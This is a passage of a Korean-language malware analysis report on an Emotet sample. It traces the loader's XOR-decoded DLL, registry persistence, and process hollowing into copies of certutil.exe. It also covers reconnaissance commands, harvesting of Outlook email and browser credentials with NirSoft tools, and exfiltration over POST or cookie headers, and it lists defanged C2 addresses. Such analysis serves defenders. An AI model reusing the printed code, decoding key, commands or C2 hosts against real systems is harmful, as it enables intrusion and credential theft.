
위의 3 개의 사이트는 파일이 없거나 실행이 안되는 파일이며, 4 번째 사이트에서 정상적인 악성파일을 다운로드할 수 있다. 다운로드된 ocx 파일은 Dll 등록함수인 regsvr32.exe 를 통하여 실행된다.




[그림 3] 매크로 함수들

2.2. soci4.ocx 파일 분석


파일의 리소스영역에서 HTML(50954) 리소스를 로드하여 "S+Z!sX0^Mwg%>F>B^qkxqr^aAiDNyxSV" 문자열을 이용하여 디코딩하여 Dll 파일(E.dll)을 메모리에 생성한 다음 메모리에 매핑하고 DllMain 함수를 호출한다. 이후 DllRegisterServer 함수에서 E.dll 파일의 Export 함수인 "OPXDZsqAzHjvGTdEqw" 주소를 찾아서 호출한다.



[그림 4] 파일 리소스 안의 인코딩된 DLL



[그림 5] XOR을 이용한 파일 복호화



[그림 6] 복호화 후의 생성 파일(E.dll)


```
HRESULT __stdcall DllRegisterServer()
{
  void (*v0)(void); // rax
  HKEY v1; // rcx
  DWORD ModuleFileNameW; // eax
  int v4; // eax
  LSTATUS v5; // eax
  LSTATUS v6; // eax
  HKEY hKey; // [rsp+50h] [rbp-B0h] BYREF
  DWORD dwDisposition; // [rsp+58h] [rbp-A8h] BYREF
  BYTE v9[196]; // [rsp+60h] [rbp-A0h] BYREF
  char Data[140]; // [rsp+124h] [rbp+24h] BYREF
  WCHAR Filename[264]; // [rsp+1B0h] [rbp+B0h] BYREF

  v0 = (void (*)(void))sub_180001590(0x1EA5, 0x1A11i64, qword_180070CD8, 0x15B6F, (__int64)"OPXDZsqAzHjvGTdEqw");// Export Address 주소
  v0();                                 // E.dll 주소(offset : 0x1F124)
  if ( qword_180070CD8 )
    return 0;
  RegDeleteKeyW(HKEY_LOCAL_MACHINE, lpSubKey);
  if ( RegCreateKeyExW(HKEY_LOCAL_MACHINE, lpSubKey, 0, 0i64, 0, 0x20006u, 0i64, &hKey, &dwDisposition)
    || (ModuleFileNameW = GetModuleFileNameW(hModule, Filename, 0x104u),
        RegSetValueExW(hKey, lpValueName, 0, 1u, (const BYTE *)Filename, 2 * ModuleFileNameW)) )
```

[그림 7] E.dll Export 함수의 주소 호출

2.3. E.dll (Emotet 본체) 분석

E.dll 파일은 Emotet DLL 의 본체로서 실제 파일 생성 없이 메모리에만 매핑되어 악성행위를 수행한다. 악성행위를 위해 여러개의 모듈들을 수신하는데 수신된 모든 모듈은 파일이 없고 메모리에만 존재한다. 해독된 모듈들은 아래와 같은 형식을 취한다. 노란색 박스는 파일사이즈, 빨간색 박스는 악성 모듈 데이터이다.



[그림 8] 서버로부터 다운로드 후 해독된 모듈

먼저 시스템 정보를 수집하기 위한 악성 모듈은 아래의 명령어를 이용하여 시스템 정보를 수집하여 %TEMP% 폴더에 저장한다.

- systeminfo
- ipconfig /all
- nltest /dclist:

4784	regsvr32.exe	NtCreateUserProcess	7732	C:₩WINDOWS₩system32₩systeminfo.exe	systeminfo
4784	regsvr32.exe	NtResumeThread	7732	systeminfo.exe	
7732	systeminfo.exe	Start hook...		0x00007FF70A9B0000,126976	
7732	systeminfo.exe	End hook...			
4784	regsvr32.exe	NtCreateUserProcess	7076	C:₩WINDOWS₩system32₩ipconfig.exe	ipconfig /all
4784	regsvr32.exe	NtResumeThread	7076	ipconfig.exe	
7076	ipconfig.exe	Start hook...		0x00007FF66C7D0000,53248	
7076	ipconfig.exe	End hook...			
4784	regsvr32.exe	NtCreateUserProcess	7448	C:₩WINDOWS₩system32₩nltest.exe	nltest /dclist:
4784	regsvr32.exe	NtResumeThread	7448	nltest.exe	
7448	nltest.exe	Start hook...		0x00007FF7ADC70000,598016	
7448	nltest.exe	End hook...			

[그림 9] 시스템 정보수집용 파일 실행

다음으로는 악성코드는 감염 PC 의 크리덴셜 데이터를 탈취하기 위하여 프로세스 할로잉 기법을 사용하여 악성모듈을 실행한다. 먼저 윈도우 System32 폴더에서 certutil.exe 파일을 시스템 Temp 폴더에 랜덤 파일명으로 복사한 후 아래와 같은 형식의 명령어를 사용하여 프로세스를 실행한 후 악성 모듈을 프로세스에 기록한 후 프로세스 시작점을 악성모듈로 전환한다.

4784	regsvr32.exe	NtCreateUserProcess	5272	C:₩Users₩doramong₩AppData₩Loc...	"C:₩Users₩doramong₩AppData₩Local₩Temp₩₩lltrvt.exe" "C:₩Users₩doramong₩AppData₩Local₩Temp₩4D74.tmp"
4784	regsvr32.exe	NtWriteVirtualMemory	5272	lltrvt.exe:0x00007ff7ca3f0000:143360	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ...
4784	regsvr32.exe	NtResumeThread	5272	lltrvt.exe	
5272	lltrvt.exe	Start hook...		0x00007FF7CA3F0000,143360	
4784	regsvr32.exe	NtCreateUserProcess	2760	C:₩Users₩doramong₩AppData₩Loc...	"C:₩Users₩doramong₩AppData₩Local₩Temp₩₩tbbz.exe" "C:₩Users₩doramong₩AppData₩Local₩Temp₩70A8.tmp"
4784	regsvr32.exe	NtWriteVirtualMemory	2760	tbbz.exe:0x00007ff6484d0000:151552	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ...
4784	regsvr32.exe	NtResumeThread	2760	tbbz.exe	
2760	tbbz.exe	Start hook...		0x00007FF6484D0000,151552	
4784	regsvr32.exe	NtCreateUserProcess	6908	C:₩Users₩doramong₩AppData₩Loc...	"C:₩Users₩doramong₩AppData₩Local₩Temp₩₩oenvvp.exe" /scomma "C:₩Users₩doramong₩AppData₩Local₩Temp₩9AB2.tmp"
4784	regsvr32.exe	NtWriteVirtualMemory	6908	oenvvp.exe:0x0000000000660000:38...	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ...
4784	regsvr32.exe	NtResumeThread	6908	oenvvp.exe	
6908	oenvvp.exe	Start hook...		0x00660000,380928	
6908	oenvvp.exe	End hook...			
4784	regsvr32.exe	NtCreateUserProcess	3792	C:₩Users₩doramong₩AppData₩Loc...	"C:₩Users₩doramong₩AppData₩Local₩Temp₩₩lxbkutmhbvpcbj.exe" /scomma "C:₩Users₩doramong₩AppData₩Local₩Temp₩EDCF.tmp"
4784	regsvr32.exe	NtWriteVirtualMemory	3792	lxbkutmhbvpcbj.exe:0x000000000066...	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ...
4784	regsvr32.exe	NtResumeThread	3792	lxbkutmhbvpcbj.exe	
3792	lxbkutmhbvp...	Start hook...		0x00660000,421888	
3792	lxbkutmhbvp...	End hook...			

[그림 10] 프로세스 할로잉 기법을 사용하여 악성모듈을 실행

각각의 실행 명령어는 아래와 같으며 "/scomma " 인자가 붙은 명령어는 NirSoft 제품을 실행을 위한 키워드이며, 뒤의 tmp 파일 경로는 악성모듈 실행 후 훔친 크리덴셜 데이터를 저장하기 위한 파일 경로이다.

- "C:\Users\doramong\AppData\Local\Temp\\lltrvt.exe"
"C:\Users\doramong\AppData\Local\Temp\4D74.tmp"
- "C:\Users\doramong\AppData\Local\Temp\\tbbz.exe"
"C:\Users\doramong\AppData\Local\Temp\70A8.tmp"
- "C:\Users\doramong\AppData\Local\Temp\\oenvvp.exe" /scomma
"C:\Users\doramong\AppData\Local\Temp\9AB2.tmp"
- "C:\Users\doramong\AppData\Local\Temp\\lxbkutmhbvpcbj.exe" /scomma
"C:\Users\doramong\AppData\Local\Temp\EDCF.tmp"

A. 이메일 주소 수집

Outlook Messaging API를 사용하여 Outlook 메일에 저장된 이메일 주소만 수집한다.

Microsoft Outlook이 설치되면 아래의 레지스트리 경로가 생성되는데 이 경로에서 "Outlook Messaging API"의 라이브러리 파일 경로를 얻어와 프로세스에 로드한 후 메일에 접근을 시도한다.

레지스트리 경로: HKEY_LOCAL_MACHINE\SOFTWARE\Clients\Mail\Microsoft Outlook\DLLPathEx

```
  v14[0] = 520;
  LODWORD(a2) = 1160;
  v8 = (unsigned int)s_RegGetValueW(        // L"Software\Clients\Mail\Microsoft Outlook\DLLPathEx"
                      main_struct + 64,
                      a2,
                      a3,
                      a4,
                      main_struct + 64,
                      v5,
                      (__int64)v14,
                      v10,
                      v11,
                      v12,
                      2u,
                      v13,
                      v6) == 0;
  v4 = 0xD752;
  v7 = v8;
}
if ( v4 == 0x54A1 )
  break;
switch ( v4 )
{
  case 0x7B7F:
    v5 = sub_7FF6484D1134(a1, a2, a3);      // L"DLLPathEx"
    v4 = 0x41D8;
    break;
```

[그림 11] Outlook Messaging API DLL 경로

```
LODWORD(a2) = 0x2F68446C;
h_mapi32 = s_LoadLibraryW(0x97B40E2i64, a2, main_struct + 64, a4);
v7 = (_QWORD *)main_struct;
v8 = 0;
*(_QWORD *)(main_struct + 32) = h_mapi32;
if ( h_mapi32 )
{
  *(_QWORD *)(main_struct + 8) = s_decode_4(*(_QWORD *)(main_struct + 32), v5, v6, 0xB8B35DD3);// <mapi32.MAPIInitialize>
  *(_QWORD *)(main_struct + 584) = s_decode_4(*(_QWORD *)(main_struct + 32), v9, v10, 0x570AB22);// <mapi32.MAPIAdminProfiles>
  *(_QWORD *)(main_struct + 56) = s_decode_4(*(_QWORD *)(main_struct + 32), 18i64, v11, 0x6B232767);// <mapi32.MAPILogonEx>
  LODWORD(v12) = 0x7676;
  *(_QWORD *)(main_struct + 40) = s_decode_4(*(_QWORD *)(main_struct + 32), v12, v13, 0xA318D637);// <mapi32.MAPIFreeBuffer>
  LODWORD(v14) = 0x14271168;
  v16 = (__int64)s_decode_4(*(_QWORD *)(main_struct + 32), v14, v15, 0x9E2E2218);// <mapi32.MAPIUninitialize>
  v7 = (_QWORD *)main_struct;
  *(_QWORD *)(main_struct + 16) = v16;
  if ( !v7[1] || !v7[73] || !v7[7] || !v7[5] || !v16 )
  {
    s_FreeLibrary(*(_QWORD *)(main_struct + 32));
    v7 = (_QWORD *)main_struct;
    *(_QWORD *)(main_struct + 32) = 0i64;
  }
}
LOBYTE(v8) = v7[4] != 0i64;
return v8;
```


[그림 12] mapi API 주소 추출

B. 이메일 내용 수집

악성모듈 실행 방식은 이메일 주소 수집방식과 동일하게 동작하며 Outlook Messaging API 를 이용하여 이메일에 접근한다. 180 일 이전까지의 모든 이메일을 수집하고 각 이메일에서 16KB 만 수집한다. 결과는 Base64 로 인코딩되어 %TEMP% 폴더에 저장된다.

C. 웹브라우저 크리덴셜 데이터 수집


NirSoft 에서 개발한 "WebBrowserPassView" 라는 프리웨어를 메모리에 매핑하여 웹브라우저의 크리덴셜 데이터를 수집하고 %TEMP% 폴더에 저장한다.



[그림 13] 메모리 매핑된 WebBrowserPassView

D. 이메일 계정 정보 수집

NirSoft 에서 개발한 " Mail PassView" 라는 프리웨어를 메모리에 매핑하여 각종 메일의 계정정보를 수집하고 %TEMP% 폴더에 저장한다.



[그림 14] 메모리 매핑된 Mail PassView


%TEMP% 폴더에 저장된 수집된 정보는 BCrypt 모듈을 이용하여 암호화가 된 후 전송데이터가 1KB(1024byte) 보다 크면 폼데이터 전송의 POST 방식을 사용하고, 그 이하이면 HTTP 헤더의 쿠키 필드를 이용한 GET 방식을 사용한다.

```
case 45792:
  if ( v28 >= 1024 )
    v18 = s_sendPOST((__int64)dwFlags, (__int64)&v29, v9, v10);
  else
    v18 = s_sendGET((__int64)dwFlags, v8, v9, v10);
  v12 = v18;
  v13 = v18 != 0 ? 56106 : 1790;
  lpMem_4 = 760421;
  v16 = 525693i64;
  v17 = dwFlags[0];
  goto LABEL_15;
```

[그림 15] 데이터 전송 방식

Address	Hex																ASCII
0000000000991680	43	00	6F	00	6F	00	6B	00	69	00	65	00	3A	00	20	00	C.o.o.k.i.e.:. .
0000000000991690	46	00	59	00	56	00	6E	00	52	00	4A	00	57	00	66	00	F.Y.V.n.R.J.W.f.
00000000009916A0	3D	00	54	00	66	00	4C	00	32	00	43	00	52	00	33	00	=.T.f.L.2.C.R.3.
00000000009916B0	30	00	78	00	7A	00	6E	00	41	00	51	00	73	00	4F	00	0.x.z.n.A.Q.s.O.
00000000009916C0	6F	00	36	00	52	00	54	00	56	00	50	00	63	00	52	00	o.6.R.T.V.P.c.R.
00000000009916D0	74	00	63	00	6B	00	48	00	2F	00	75	00	37	00	42	00	t.c.k.H./.u.7.B.
00000000009916E0	6F	00	52	00	67	00	71	00	31	00	38	00	55	00	45	00	o.R.g.q.1.8.U.E.
00000000009916F0	72	00	70	00	49	00	59	00	66	00	70	00	4D	00	56	00	r.p.I.Y.f.p.M.V.
0000000000991700	78	00	44	00	6E	00	4D	00	6E	00	63	00	52	00	72	00	x.D.n.M.n.c.R.r.
0000000000991710	36	00	51	00	7A	00	55	00	30	00	45	00	51	00	37	00	6.Q.z.U.0.E.Q.7.
0000000000991720	32	00	5A	00	68	00	34	00	46	00	67	00	72	00	5A	00	2.Z.h.4.F.g.r.Z.
0000000000991730	61	00	61	00	39	00	35	00	58	00	43	00	43	00	55	00	a.a.9.5.X.C.C.U.
0000000000991740	6E	00	66	00	69	00	58	00	4C	00	78	00	4E	00	54	00	n.f.i.X.L.x.N.T.
0000000000991750	51	00	76	00	6C	00	6A	00	6B	00	4D	00	61	00	6D	00	Q.v.l.j.k.M.a.m.
0000000000991760	6C	00	63	00	51	00	33	00	4A	00	55	00	6D	00	46	00	l.c.Q.3.J.U.m.F.
0000000000991770	56	00	39	00	59	00	54	00	72	00	56	00	76	00	38	00	V.9.Y.T.r.V.v.8.
0000000000991780	42	00	33	00	6E	00	79	00	4C	00	73	00	30	00	43	00	B.3.n.y.L.s.0.C.
0000000000991790	4A	00	53	00	4A	00	48	00	68	00	73	00	31	00	4A	00	J.S.J.H.h.s.1.J.
00000000009917A0	38	00	38	00	31	00	47	00	32	00	77	00	35	00	64	00	8.8.1.G.2.w.5.d.
00000000009917B0	49	00	57	00	2F	00	54	00	76	00	6D	00	4D	00	45	00	I.W./.T.v.m.M.E.

[그림 16] Cookie 데이터



Address	Hex																ASCII
00000000032363E0	0D	0A	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	2D	65	.. e
00000000032363F0	61	4D	6B	42	41	6A	78	4E	48	6C	0D	0A	43	6F	6E	74	aMkBAjxNHl..Cont
0000000003236400	65	6E	74	2D	44	69	73	70	6F	73	69	74	69	6F	6E	3A	ent-Disposition:
0000000003236410	20	66	6F	72	6D	2D	64	61	74	61	3B	20	6E	61	6D	65	form-data; name
0000000003236420	3D	22	61	62	6A	61	68	67	22	3B	20	66	69	6C	65	6E	="abjahg"; filen
0000000003236430	61	6D	65	3D	22	50	66	68	52	22	0D	0A	43	6F	6E	74	ame="PfhR"..Cont
0000000003236440	65	6E	74	2D	54	79	70	65	3A	20	61	70	70	6C	69	63	ent-Type: applic
0000000003236450	61	74	69	6F	6E	2F	6F	63	74	65	74	2D	73	74	72	65	ation/octet-stre
0000000003236460	61	6D	0D	0A	0D	0A	42	9E	E2	4E	FD	D1	0D	71	48	4C	am....B.âNýÑ.qHL
0000000003236470	8D	1F	9D	38	95	67	C8	FA	EE	88	88	18	8E	09	95	D2	...8.gÈúî.....Ò
0000000003236480	50	96	DC	42	ED	11	7C	5E	F5	B3	08	B6	00	BD	F2	71	P.ÜBí.|^õ³.¶.½òq
0000000003236490	54	0D	B5	BF	2F	E6	FE	D2	3B	6F	05	22	79	86	BF	E3	T.µ¿/æþÒ;o."y.¿ã
00000000032364A0	6D	07	29	0A	3D	E7	56	67	6E	D4	86	A4	47	91	67	B1	m.).=çVgnÔ.¤G.g±
00000000032364B0	73	1D	35	2F	E1	50	1D	C0	09	40	CB	67	A0	7C	86	28	s.5/áP.À.@Ëg |.(
00000000032364C0	92	F5	28	3D	D8	6A	00	35	B2	16	46	86	C7	87	E3	41	.õ(=Øj.5².F.Ç.ãA
00000000032364D0	0C	D1	C7	21	A5	0C	6A	7B	02	7B	BD	A7	D8	AC	BD	A4	.ÑÇ!¥.j{.{½§Ø¬½¤
00000000032364E0	09	59	0E	E5	8E	27	2F	A8	E7	E6	8B	C1	88	A1	EE	31	.Y.å.'/ çæ.Á.¡î1
00000000032364F0	45	3C	03	DD	7F	A1	C4	D7	C5	2A	4D	E6	74	E8	0D	81	E<.Ý.¡ÄxÅ*Mætè..
0000000003236500	62	FE	DF	33	75	94	D4	35	91	BB	16	15	DD	87	BB	C2	bþß3u.Ô5.»..Ý.»Â
0000000003236510	95	35	1E	9A	2F	52	B5	55	AC	5E	D9	D8	11	4D	1F	77	.5../RµU¬^ÙØ.M.w
0000000003236520	2B	04	B6	3D	8E	5C	C6	C0	5E	2E	81	F0	6B	DF	04	66	+.¶=.\ÆÀ^..ðkß.f
0000000003236530	43	22	7E	20	9F	99	42	D3	4B	0B	DD	74	49	1F	31	DF	C"~ ..BÓK.ÝtI.1ß
0000000003236540	2F	56	A1	33	32	45	2F	FC	05	AB	AC	9C	4D	E7	C8	C5	/V¡32E/ü .¬.Mç.Å

[그림 17] Form 데이터

C2 서버 정보

192.124.249.65 [US] - hxxps://atperson.com/campusvirtual/EOgFGo17w/

44.194.33.146 [US] - hxxps://eliteturismo.com/phpmailer-old/dafdBxQONtk5Uf9dxll/

185.15.196.157 [TR] - hxxp://atici.net/c/JDFDBMlz/

196.22.142.203 [ZA] - hxxp://domesticuif.co.za/libraries/nbnH9dpd/

